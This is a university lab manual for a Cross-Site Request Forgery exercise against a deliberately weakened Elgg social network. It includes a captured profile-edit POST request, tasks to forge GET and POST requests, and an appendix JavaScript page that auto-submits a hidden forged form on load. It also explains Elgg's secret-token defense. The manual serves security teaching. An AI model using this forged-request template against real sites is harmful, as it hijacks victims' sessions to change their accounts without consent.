Cross-Site Request Forgery (CSRF) Attack Lab

(Web Application: `Elgg`)

The development of this document is/was funded by the following grants from the US National Science Foundation: No. 1303306 and 1318814. This lab was imported into the Labtainer framework by the Naval Postgraduate School, Center for Cybersecurity and Cyber Operations under National Science Foundation Award No. 1438893.

1 Overview

The objective of this lab is to help students understand the Cross-Site Request Forgery (CSRF or XSRF) attack. A CSRF attack involves a victim user, a trusted site, and a malicious site. The victim user holds an active session with a trusted site while visiting a malicious site. The malicious site injects an HTTP request for the trusted site into the victim user session, causing damages.

In this lab, students will be attacking a social networking web application using the CSRF attack. The open-source social networking application called `Elgg` has countermeasures against CSRF, but we have turned them off for the purpose of this lab.

2 Lab Environment

This lab runs in the Labtainer framework, available at http://my.nps.edu/web/c3o/labtainers. That site includes links to a pre-built virtual machine that has Labtainers installed, however Labtainers can be run on any Linux host that supports Docker containers.

From your labtainer-student directory start the lab using:

```
labtainer xforge
```

Links to this lab manual and to an empty lab report will be displayed. If you create your lab report on a separate system, be sure to copy it back to the specified location on your Linux system.

2.1 Environment Configuration

This lab includes four networked computers as shown in Figure 1. The ”vuln-server” runs the Apache web server and the `Elgg` web applications. The ”attacker” and ”victim” computers each include the Firefox browser, including the `Web Developer / Network` tools within Firefox to inspect the HTTP requests and responses.



Figure 1: Cross site scripting lab topology

Starting the Apache Server. The Apache web server will be running when the lab commences. If you need to restart the web server, use the following command:

```
% sudo systemctl restart httpd
```

The `Elgg` Web Application. We use an open-source web application called `Elgg` in this lab. `Elgg` is a web-based social-networking application. It is already set up in on the vuln-server. We have also created several user accounts on the `Elgg` server and the credentials are given below.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

Configuring DNS. We have configured the following URLs needed for this lab:

URL	Description	Directory
`http://www.csrflabattacker.com`	Attacker web site	/var/www/CSRF/Attacker/
`http://www.csrflabelgg.com`	Elgg web site	/var/www/CSRF/Elgg/

2.2 Note for Instructors

This lab may be conducted in a supervised lab environment. The instructor may provide the following background information to students at the beginning of the lab session:

1. Information on how to use Labtainers.
2. How to use Firefox and its `Web Developer / Network` Tool.
3. How to access the source code of the `Elgg` web application.
4. Some very basic knowledge about JavaScript, HTTP, and PHP.

3 Background of CSRF Attacks

A CSRF attack involves three actors: a trusted site (`Elgg`), a victim user of the trusted site, and a malicious site. The victim user simultaneously visits the malicious site while holding an active session with the trusted site. The attack involves the following sequence of steps:

1. The victim user logs into the trusted site using his/her username and password, and thus creates a new session.
2. The trusted site stores the session identifier for the session in a cookie in the victim user's web browser.
3. The victim user visits a malicious site.
4. The malicious site's web page sends a request to the trusted site from the victim user's browser. This request is a cross-site request, because the site from where the request is initiated is different from the site where the request goes to.
5. By design, web browsers automatically attach the session cookie to to the request, even if it is a cross-site request.
6. The trusted site, if vulnerable to CSRF, may process the malicious request forged by the attacker web site, because it does not know whether the request is a forged cross-site request or a legitimate one.

The malicious site can forge both HTTP GET and POST requests for the trusted site. Some HTML tags such as `img`, `iframe`, `frame`, and `form` have no restrictions on the URL that can be used in their attribute. HTML `img`, `iframe`, and `frame` can be used for forging GET requests. The HTML `form` tag can be used for forging POST requests. Forging GET requests is relatively easier, as it does not even need the help of JavaScript; forging POST requests does need JavaScript. Since `Elgg` only uses POST, the tasks in this lab will only involve HTTP POST requests.

4 Lab Tasks

For the lab tasks, you will use two web sites. The first web site is the vulnerable Elgg site accessible at www.csrflabelgg.com and running on the "vuln-site" component. The second web site is the attacker's malicious web site that is used for attacking Elgg. This web site is accessible via www.csrflabattacker.com and runs on the "attacker-site" component.

4.1 Task 1: CSRF Attack using GET Request

In this task, we need two people in the Elgg social network: Alice and Boby. Boby wants to become a friend to Alice, but Alice refuses to add Boby to her Elgg friend list. Boby decides to use the CSRF attack to achieve his goal. He sends Alice an URL (via a posting in Elgg); Alice, curious about it, clicks on the URL, which leads her to Boby's web site: www.csrflabattacker.com. Pretend that you are Boby, describe how you can construct the content of the web page, so as soon as Alice visits the web page, Boby is added to the friend list of Alice (assuming Alice has an active session with Elgg).

To add a friend to the victim, we need to identify the Add Friend HTTP request, which is a GET request. In this task, you are not allowed to write JavaScript code to launch the CSRF attack. Your job is to make the attack successful as soon as Alice visits the web page, without even making any click on the page (hint: you can use the img tag, which automatically triggers an HTTP GET request).

4.2 Task 2: CSRF Attack using POST Request

In this lab, we need two people in the Elgg social network: Alice and Boby. Alice is one of the developers of the SEED project, and she asks Boby to endorse the SEED project by adding the message "I support SEED project!" in his Elgg profile, but Boby, who does not like hands-on lab activties, refuses to do so. Alice is very determined, and she wants to try the CSRF attack on Boby. Now, suppose you are Alice, your job is to launch such an attack.

One way to do the attack is to post a message to Boby's Elgg account, hoping that Boby will click the URL inside the message. This URL will lead Boby to your malicious web site www.csrflabattacker.com, where you can launch the CSRF attack.

The objective of your attack is to modify the victim's profile. In particular, the attacker needs to forge a request to modify the profile information of the victim user of Elgg. Allowing users to modify their profiles is a feature of Elgg. If users want to modify their profiles, they go to the profile page of Elgg, fill out a form, and then submit the form—sending a POST request—to the server-side script /profile/edit.php, which processes the request and does the profile modification.

The server-side script edit.php accepts both GET and POST requests, so you can use the same trick as that in Task 1 to achieve the attack. However, in this task, you are required to use the POST request. Namely, attackers (you) need to forge an HTTP POST request from the victim's browser, when the victim is visiting their malicious site. Attackers need to know the structure of such a request. You can observe the structure of the request, i.e the parameters of the request, by making some modifications to the profile and monitoring the request using Web Developer / Network tools. You may see something similar to the following (unlike HTTP GET requests, which append parameters to the URL strings, the parameters of HTTP POST requests are included in the HTTP message body):

```
 http://csrflabelgg.com/action/profile/edit

POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/elgguser1/edit
Cookie: Elgg=p0dci8baqrl4i2ipv2mio3po05
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 642
__elgg_token=fc98784a9fbd02b68682bbb0e75b428b&__elgg_ts=1403464813
&name=elgguser1&description=%3Cp%3Iamelgguser1%3C%2Fp%3E
&accesslevel%5Bdescription%5D=2&briefdescription= Iamelgguser1
&accesslevel%5Bbriefdescription%5D=2&location=US
&accesslevel%5Blocation%5D=2&interests=Football&accesslevel%5Binterests%5D=2
&skills=AndroidAppDev&accesslevel%5Bskills%5D=2
&contactemail=elgguser%40xxx.edu&accesslevel%5Bcontactemail%5D=2
&phone=3008001234&accesslevel%5Bphone%5D=2
&mobile=3008001234&accesslevel%5Bmobile%5D=2
&website=http%3A%2F%2Fwww.elgguser1.com&accesslevel%5Bwebsite%5D=2
&twitter=hacker123&accesslevel%5Btwitter%5D=2&guid=39
```

After understanding the structure of the request, you need to be able to generate the request from your attacking web page using JavaScript code. To help you write such a JavaScript program, we provide the sample code in Figure 2 (in the appendix). You can use this sample code to construct your malicious web site for the CSRF attacks.

Note: Please check the `single quote` characters in the program. When copying and pasting the JavaScript program in Figure 2, single quotes are encoded into a different symbol. Replace the symbol with the correct single quote.

Questions. In addition to describing your attack in full details, you also need to answer the following questions in your report:

- *Question 1*: The forged HTTP request needs Boby's user id (guid) to work properly. If Alice targets Boby specifically, before the attack, she can find ways to get Boby's user id. Alice does not know Boby's `Elgg` password, so she cannot log into Boby's account to get the information. Please describe how Alice can find out Boby's user id.
- *Question 2:* If Alice would like to launch the attack to anybody who visits her malicious web page. In this case, she does not know who is visiting the web page before hand. Can she still launch the CSRF attack to modify the victim's `Elgg` profile? Please explain.

4.3 Task 3: Implementing a countermeasure for `Elgg`

`Elgg` does have a built-in countermeasures to defend against the CSRF attack. We have commented out the countermeasures to make the attack work. CSRF is not difficult to defend against, and there are several common approaches:

- *Secret-token approach*: Web applications can embed a secret token in their pages, and all requests coming from these pages will carry this token. Because cross-site requests cannot obtain this token, their forged requests will be easily identified by the server.
- *Referrer header approach*: Web applications can also verify the origin page of the request using the *referrer* header. However, due to privacy concerns, this header information may have already been filtered out at the client side.

The web application Elgg uses secret-token approach. It embeds two parameters __elgg_ts and __elgg_token in the request as a countermeasure to CSRF attack. The two parameters are added to the HTTP message body for the POST requests and to the URL string for the HTTP GET requests.

Elgg **secret-token and timestamp in the body of the request:** Elgg adds security token and timestamp to all the user actions to be performed. The following HTML code is present in all the forms where user action is required. This code adds two new hidden parameters __elgg_ts and __elgg_token to the POST request:

```
<input type = "hidden" name = "__elgg_ts" value = "" />
<input type = "hidden" name = "__elgg_token" value = "" />
```

The __elgg_ts and __elgg_token are generated by the views/default/input/securitytoken.php module and added to the web page. The code snippet below shows how it is dynamically added to the web page.

```
$ts = time();
$token = generate_action_token($ts);

echo elgg_view('input/hidden', array('name' => '__elgg_token', 'value' => $token));
echo elgg_view('input/hidden', array('name' => '__elgg_ts', 'value' => $ts));
```

Elgg also adds the security tokens and timestamp to the JavaScript which can be accessed by

```
elgg.security.token.__elgg_ts;
elgg.security.token.__elgg_token;
```

Elgg security token is a hash value (md5 message digest) of the site secret value (retrieved from database), timestamp, user sessionID and random generated session string. There by defending against the CSRF attack. The code below shows the secret token generation in Elgg.

```
function generate_action_token($timestamp)
{
        $site_secret = get_site_secret();
        $session_id = session_id();
        // Session token
        $st = $_SESSION['__elgg_session'];

        if (($site_secret) && ($session_id))
        {
                return md5($site_secret . $timestamp . $session_id . $st);
        }

        return FALSE;
}
```

The PHP function session_id() is used to get or set the session id for the current session. The below code snippet shows random generated string for a given session __elgg_session apart from public user Session ID.

```
   .........
   .........
  // Generate a simple token (private from potentially public session id)
  if (!isset($_SESSION['__elgg_session'])) {
```

```
  $_SESSION['__elgg_session'] = ElggCrypto::getRandomString(32,ElggCrypto::CHARS_HEX);
        ........
        ........
```

`Elgg` **secret-token validation:** The elgg web application validates the generated token and timestamp to defend against the CSRF attack. Every user action calls `validate_action_token` function and this function validates the tokens. If tokens are not present or invalid, the action will be denied and the user will be redirected.

The below code snippet shows the function `validate_action_token`.

```
function validate_action_token($visibleerrors = TRUE, $token = NULL, $ts = NULL)
{

  if (!$token) {        $token = get_input('__elgg_token');        }
  if (!$ts) {$ts = get_input('__elgg_ts');        }
  $session_id = session_id();
  if (($token) && ($ts) && ($session_id)) {
    // generate token, check with input and forward if invalid
    $required_token = generate_action_token($ts);

    // Validate token
    if ($token == $required_token) {

      if (_elgg_validate_token_timestamp($ts)) {
        // We have already got this far, so unless anything
        // else says something to the contrary we assume we're ok
        $returnval = true;
          ........
          ........
        }
      Else {
            ........
            ........
            register_error(elgg_echo('actiongatekeeper:tokeninvalid'));
            ........
            ........
      }
      ........
      ........
}
```

Turn on countermeasure: To turn on the countermeasure, please go to the directory `elgg/engine/lib` and find the function `action_gatekeeper` in the `actions.php` file. In function `action_gatekeeper` please comment out the "`return true;`" statement as specified in the code comments.

```
function action_gatekeeper($action) {

        //SEED:Modified to enable CSRF.
        //Comment the below return true statement to enable countermeasure
        return true;

         ........
```

```
        ........
}
```

Task: After turning on the countermeasure above, try the CSRF attack again, and describe your observation. Please point out the secret tokens in the HTTP request captured using `Web Developer / Network` tools. Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens from the web page?

5 Submission

You need to submit a detailed lab report to describe what you have done and what you have observed. Please provide details using `Web Developer / Network` tools, and/or screenshots. You also need to provide explanation to the observations that are interesting or surprising. If you edited your lab report on a separate system, copy it back to the Linux system at the location identified when you started the lab, and do this before running the stoplab command. After finishing the lab, go to the terminal on your Linux system that was used to start the lab and type:

```
stoplab xforge
```

When you stop the lab, the system will display a path to the zipped lab results on your Linux system. Provide that file to your instructor, e.g., via the Sakai site.

References

[1] `Elgg` documentation: `http://docs.elgg.org/wiki/Main_Page`.

[2] JavaScript String Operations. `http://www.hunlock.com/blogs/The_Complete_Javascript_Strings_Reference`.

[3] Session Security `Elgg`. `http://docs.elgg.org/wiki/Session_security`.

[4] Forms + Actions `Elgg` `http://learn.elgg.org/en/latest/guides/actions.html`.

[5] PHP:Session_id - Manual: `http://www.php.net//manual/en/function.session-id.php`.

```
<html><body><h1>
  This page forges an HTTP POST request.
  </h1>
  <script type="text/javascript">

 function post(url,fields)
 {
    //create a <form> element.
    var p = document.createElement("form");

    //construct the form
    p.action = url;
    p.innerHTML = fields;
    p.target = "_self";
    p.method = "post";

    //append the form to the current page.
    document.body.appendChild(p);

   //submit the form
    p.submit();
 }

 function csrf_hack()
 {
    var fields;

    // The following are form entries that need to be filled out
    // by attackers. The entries are made hidden, so the victim
    // won't be able to see them.
    fields += "<input type='hidden' name='name' value='elgguser1'>";
    fields += "<input type='hidden' name='description' value=''>";
    fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
    fields += "<input type='hidden' name='briefdescription' value=''>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='location' value=''>";
    fields += "<input type='hidden' name='accesslevel[location]' value='2'>";
    fields += "<input type='hidden' name='guid' value='39'>";
    var url = "http://www.example.com";

    post(url,fields);
 }

 // invoke csrf_hack() after the page is loaded.
 window.onload = function() { csrf_hack();}
  </script>
 </body></html>
```

Figure 2: Sample JavaScript program